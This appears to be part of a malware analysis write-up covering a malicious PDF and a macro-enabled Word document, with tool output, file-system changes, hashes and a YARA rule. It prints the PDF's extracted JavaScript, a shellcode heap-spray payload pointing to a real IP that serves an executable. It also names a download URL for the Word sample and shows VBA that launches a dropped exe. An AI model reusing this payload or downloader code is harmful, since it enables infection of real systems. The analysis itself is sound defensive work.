
Figure 8: sample4b.pdf metadata with peepdf



```
remnux@remnux:~/Desktop$ pdfid.py sample4b.pdf
PDFiD 0.2.5 sample4b.pdf
 PDF Header: %PDF-1.3
 obj                    14
 endobj                 14
 stream                  2
 endstream               2
 xref                    1
 trailer                 1
 startxref               1
 /Page                   1
 /Encrypt                0
 /ObjStm                 0
 /JS                     2
 /JavaScript             3
 /AA                     0
 /OpenAction             1
 /AcroForm               1
 /JBIG2Decode            0
 /RichMedia              0
 /Launch                 0
 /EmbeddedFile           0
 /XFA                    0
 /Colors > 2^24          0

remnux@remnux:~/Desktop$
```

Figure 9: sample4b.pdf metadata with pdfid.py

As we can see in Figure 10 the entropy is above 7 which indicates that there might be obfuscation taking place. In addition to this we can look at Figure 11 and see strings indicating when file was created and when it was last modified.




pestudio 9.26 - Malware Initial Assessment - www.winitor.com

```
c:\users\malware\desktop\sample4b.pdf
    indicators (1)
    virustotal (wait...)
    strings (110)
```

property	value
md5	6A113BAF2B8E7003254F9908181C286B
sha1	29FAD5ABC3881967EA3351BE8DCC153092E2BEFF
sha256	D88FFB4465E1370D5FF441D3B8A7793E7985D5AF193FBB13DEBA12666C992F77
first-bytes-hex	25 50 44 46 2D 31 2E 33 0A 25 E2 E3 CF D3 0A 31 20 30 20 6F 62 6A 0A 3C 3C 2F 4F 70 65 6E 41 63 74
first-bytes-text	%PDF-1.3..%........1 0 obj..<</OpenAct
file-size	2859 (bytes)
entropy	7.030

sha256: D88FFB4465E1370D5FF441D3B8A7793E7985D5AF193FBB13DEBA12666C992F77

Figure 10: sample4b.pdf metadata with pestudio




```
c:\users\malware\desktop\sample4b.pdf
    indicators (2)
    virustotal (error)
    strings (110)
```

list (0)	value (110)
-	n[%y
-	H}FD
-	nV9J
-	endstream
-	endobj
-	12 0 obj
-	<</JS 13 0 R
-	/S /JavaScript
-	endobj
-	14 0 obj
-	<</CreationDate(D:20080702075149-07'00')/Creator(Adobe InDesign CS3 \(5.0.2\))/Producer(Adobe PDF Library 8.0)/ModDate(D:20080709081952-04'00')/Trapped/False>>endobj
-	xref
-	0 15
-	0000000000 65535 f
-	0000000015 00000 n
-	0000000266 00000 n
-	0000000380 00000 n
-	0000000329 00000 n
-	0000000276 00000 n
-	0000000433 00000 n

sha256: D88FFB4465E1370D5FF441D3B8A7793E7985D5AF193FBB13DEBA12666C992F77 signature: n/a


Figure 11: sample4b.pdf metadata with pestudio part 2

Utilizing regshot it is observed in Figure 12 and Figure 13 that there are 16 files added through the internet browser and there are 23 files deleted as well dealing with the applications history.



```
----------------------------------
Files added: 16
----------------------------------
C:\Users\Malware\AppData\Local\Microsoft\Edge\User Data\BrowserMetrics\BrowserMetrics-6265CFAB-18F4.pma
C:\Users\Malware\AppData\Local\Microsoft\Edge\User Data\Default\data_reduction_proxy_leveldb\000065.log
C:\Users\Malware\AppData\Local\Microsoft\Edge\User Data\Default\data_reduction_proxy_leveldb\MANIFEST-000064
C:\Users\Malware\AppData\Local\Microsoft\Edge\User Data\Default\Sessions\Session_13295313060235564
C:\Users\Malware\AppData\Local\Microsoft\Edge\User Data\Default\Sessions\Tabs_13295313060502342
C:\Users\Malware\AppData\Local\Microsoft\Edge\User Data\Default\Pdf\pdfSQLite
C:\Users\Malware\AppData\Local\Microsoft\Edge\User Data\Default\Pdf\pdfSQLite-journal
C:\Users\Malware\AppData\Local\Microsoft\Windows\History\History.IE5\MSHist012022041120220418\container.dat
C:\Users\Malware\AppData\Local\Microsoft\Windows\History\History.IE5\MSHist012022042420220425\container.dat
C:\Users\Malware\AppData\Local\Packages\microsoft.windowscommunicationsapps_8wekyb3d8bbwe\AC\Temp\mat-debug-3836.log
C:\Users\Malware\AppData\Roaming\Microsoft\Windows\Recent\AutomaticDestinations\2559921591e7e1b0.automaticDestinations-ms
C:\Users\Malware\AppData\Roaming\Microsoft\Windows\Recent\01.hivu.lnk
C:\Users\Malware\AppData\Roaming\Microsoft\Windows\Recent\sample4b.lnk
C:\Users\Malware\Desktop\01.hivu
C:\Windows\Logs\SIH\SIH.20220424.183019.308.1.etl
C:\Windows\Prefetch\MSEDGE.EXE-37D25FA0.pf
```


Figure 12: sample4b.pdf files added



```
---------------------------------
Files deleted: 23
---------------------------------
C:\ProgramData\Microsoft\Windows\WER\Temp\71515a4f-35bf-4635-a3af-5ea5d31f515d
C:\ProgramData\Microsoft\Windows\WER\Temp\7a2373ca-62df-4e7a-9ffb-161825bc5c36
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4B27.tmp.WERInternalMetadata.xml
C:\ProgramData\Microsoft\Windows\WER\Temp\WER715F.tmp.WERInternalMetadata.xml
C:\Users\All Users\Microsoft\Windows\WER\Temp\71515a4f-35bf-4635-a3af-5ea5d31f515d
C:\Users\All Users\Microsoft\Windows\WER\Temp\7a2373ca-62df-4e7a-9ffb-161825bc5c36
C:\Users\All Users\Microsoft\Windows\WER\Temp\WER4B27.tmp.WERInternalMetadata.xml
C:\Users\All Users\Microsoft\Windows\WER\Temp\WER715F.tmp.WERInternalMetadata.xml
C:\Users\Malware\AppData\Local\Microsoft\Edge\User Data\BrowserMetrics\BrowserMetrics-6265CE81-740.pma
C:\Users\Malware\AppData\Local\Microsoft\Edge\User Data\BrowserMetrics\BrowserMetrics-6265CEA3-84C.pma
C:\Users\Malware\AppData\Local\Microsoft\Edge\User Data\Default\data_reduction_proxy_leveldb\000063.log
C:\Users\Malware\AppData\Local\Microsoft\Edge\User Data\Default\data_reduction_proxy_leveldb\MANIFEST-000062
C:\Users\Malware\AppData\Local\Microsoft\Edge\User Data\Default\Sessions\Session_13294245608037040
C:\Users\Malware\AppData\Local\Microsoft\Edge\User Data\Default\Sessions\Tabs_13294245608230583
C:\Users\Malware\AppData\Local\Microsoft\Windows\History\History.IE5\MSHist012022032120220328\container.dat
C:\Users\Malware\AppData\Local\Microsoft\Windows\History\History.IE5\MSHist012022041220220413\container.dat
C:\Users\Malware\AppData\Local\Packages\Microsoft.Windows.Search_cw5n1h2txyewy\LocalState\AppIconCache\100\https___java_com_help
C:\Users\Malware\AppData\Local\Packages\Microsoft.Windows.Search_cw5n1h2txyewy\LocalState\AppIconCache\100\Microsoft_AutoGenerated_{8ABD94FB-E7D6-84A6-A997-C918EDDE0AE
C:\Users\Malware\AppData\Local\Packages\Microsoft.Windows.Search_cw5n1h2txyewy\LocalState\AppIconCache\100\Microsoft_AutoGenerated_{923DD477-5846-686B-A659-0FCCD73851A
C:\Users\Malware\AppData\Local\Packages\Microsoft.Windows.Search_cw5n1h2txyewy\LocalState\AppIconCache\100\Microsoft_ScreenSketch_8wekyb3d8bbwe!App
C:\Users\Malware\AppData\Local\Packages\Microsoft.Windows.Search_cw5n1h2txyewy\LocalState\AppIconCache\100\Microsoft_SkyDrive_Desktop
C:\Users\Malware\AppData\Local\Packages\Microsoft.Windows.Search_cw5n1h2txyewy\LocalState\AppIconCache\100\Microsoft_WindowsFeedbackHub_8wekyb3d8bbwe!App
C:\Users\Malware\AppData\Local\Temp\BITFDE8.tmp
```

Figure 13: sample4b.pdf files deleted

Despite utilizing microsoft edge I did not notice any network activity. Using Intezer Analyze this was confirmed as this sandbox did not indicate any network activity either as shown in Figure 14. Lastly as we can see in Figure 15, the js code present within this pdf.




Network Activity

No Network Activity

Service Activity

No Service Activity

Figure 14: Network Activity From Intezer Analyze



```
var url = "http://64.22.81.244/style.exe?id=0&sid=3f0f3a033500380a3809345a3506761b7944704171487e4f0c&e=98";
var outValue = '';
   function unescape2(arg) {
      var out = "";
      for (var i=0; i<arg.length;i=i+4) {
         var br1 = parseInt('0x'+arg[i] + arg[i+1], 16).toString(16);
         var br2 = parseInt('0x'+arg[i+2] + arg[i+3], 16).toString(16);
         if(br2.length == 1) { br2 = "0" + br2; };
         if(br1.length == 1) { br1 = "0" + br1; };
         out = out + "%u" + br1 + br2;
        console.log(out);
      }
      return out;
  }

for (i = 0; i < url.length; )
{
outValue += '%u' + ((i+1<url.length)?url.charCodeAt(i+1).toString(16):'00')+url.charCodeAt(i).toString(16);
i = i + 2;
}
payload = unescape(unescape2("909090900feb335b66c980b98001ef33e243ebfae805ffecffff8b7fdf4eefef64efe3af9f6442f39f646ee7ef03efeb64efb9036187e1a10703ef
home = unescape(outValue);

runnable = payload+home;
skipper = unescape(unescape2("05050505"));

while (skipper.length<20+runnable.length)
{
        skipper+=skipper;
}
```

Figure 15: js code

See below for the YARA Rule for Sample 2 of 3

rule creds_ru

{

meta:

    description = “simple YARA rule”

strings:

    $a = “<</OpenAction<</JS(this.Z0pEA5PLzPyyw\(\))”


condition:

    ($a)

}


Sample 3 of 3: sample4c.doc

Using oledump.py I was able to determine the that the date of creation for this document was 08DEC2014 and it was last modified that same date as shown in Figure 16. With the use of oledump.py we can also see that this program is written with VBA and has active Macros working in it as shown in Figure 17. After running oledump.py -s 7 -v sample4c.doc and running a search for shell we can also see the initialization of a shell command as shown in Figure 18. In addition to this http was searched and was identified with a createobject alongside a "Get" request as shown in Figure 19. This information indicates that the code is likely reaching out to websites and looking at the code associated with it encryption appears to be utilized here. To bypass this quickly vmonkey was used as shown in Figure 20 through Figure 22. From the results shown here we can see that the malware is reaching out to http://fachonet.com/js/bin.exe and creating files called YEWZMJFAHIB.exe. Finally, as we can see in Figure 23 through Figure 25 47 files were created and 28 were deleted.




```
remnux@remnux:~/Desktop$ oledump.py -M sample4c.doc
Properties SummaryInformation:
 codepage: 1251 ANSI Cyrillic; Cyrillic (Windows)
 title: b''
 subject: b''
 author: b'1'
 keywords: b''
 template: b'Normal.dot'
 last_saved_by: b'1'
 revision_number: b'3'
 total_edit_time: 120
 create_time: 2014-12-08 21:53:00
 last_saved_time: 2014-12-08 21:55:00
 num_pages: 1
 num_words: 0
 num_chars: 0
 creating_application: b'Microsoft Office Word'
 security: 0
Properties DocumentSummaryInformation:
 codepage_doc: 1251 ANSI Cyrillic; Cyrillic (Windows)
 lines: 1
 paragraphs: 1
 scale_crop: False
 company: b''
 links_dirty: False
 chars_with_spaces: 0
 shared_doc: False
 hlinks_changed: False
 version: 730895
remnux@remnux:~/Desktop$ 
```

Figure 16: oledump.py of sample4c.doc Metadata




```
remnux@remnux:~/Desktop$ oledump.py sample4c.doc
  1:       113 '\x01CompObj'
  2:      4096 '\x05DocumentSummaryInformation'
  3:      4096 '\x05SummaryInformation'
  4:      4096 '1Table'
  5:       444 'Macros/PROJECT'
  6:        41 'Macros/PROJECTwm'
  7: M   89375 'Macros/VBA/ThisDocument'
  8:     19995 'Macros/VBA/_VBA_PROJECT'
  9:       514 'Macros/VBA/dir'
 10:      4142 'WordDocument'
remnux@remnux:~/Desktop$ 
```

Figure 17: oledump.py sample4c.doc header information




```
Set gdfgfdgdfgdf = CreateObject("Shell.Application")
gdfgfdgdfgdf.Open Environ("TEMP") & "\YEWZMJFAHIB.exe"
Dim spQjQKQS, JylQVdZR, OxpxGlJi As String
Dim PHIxcDmG, dzXjuqrp, AKzMdXhK As String
Dim WkgozDJh, FItMKMuL, lEDgygVQ As String
WkgozDJh = "           SBCTXT              "
FItMKMuL = LTrim(WkgozDJh)
lEDgygVQ = RTrim(FItMKMuL)
```

Figure 18: sample4c.doc shell command



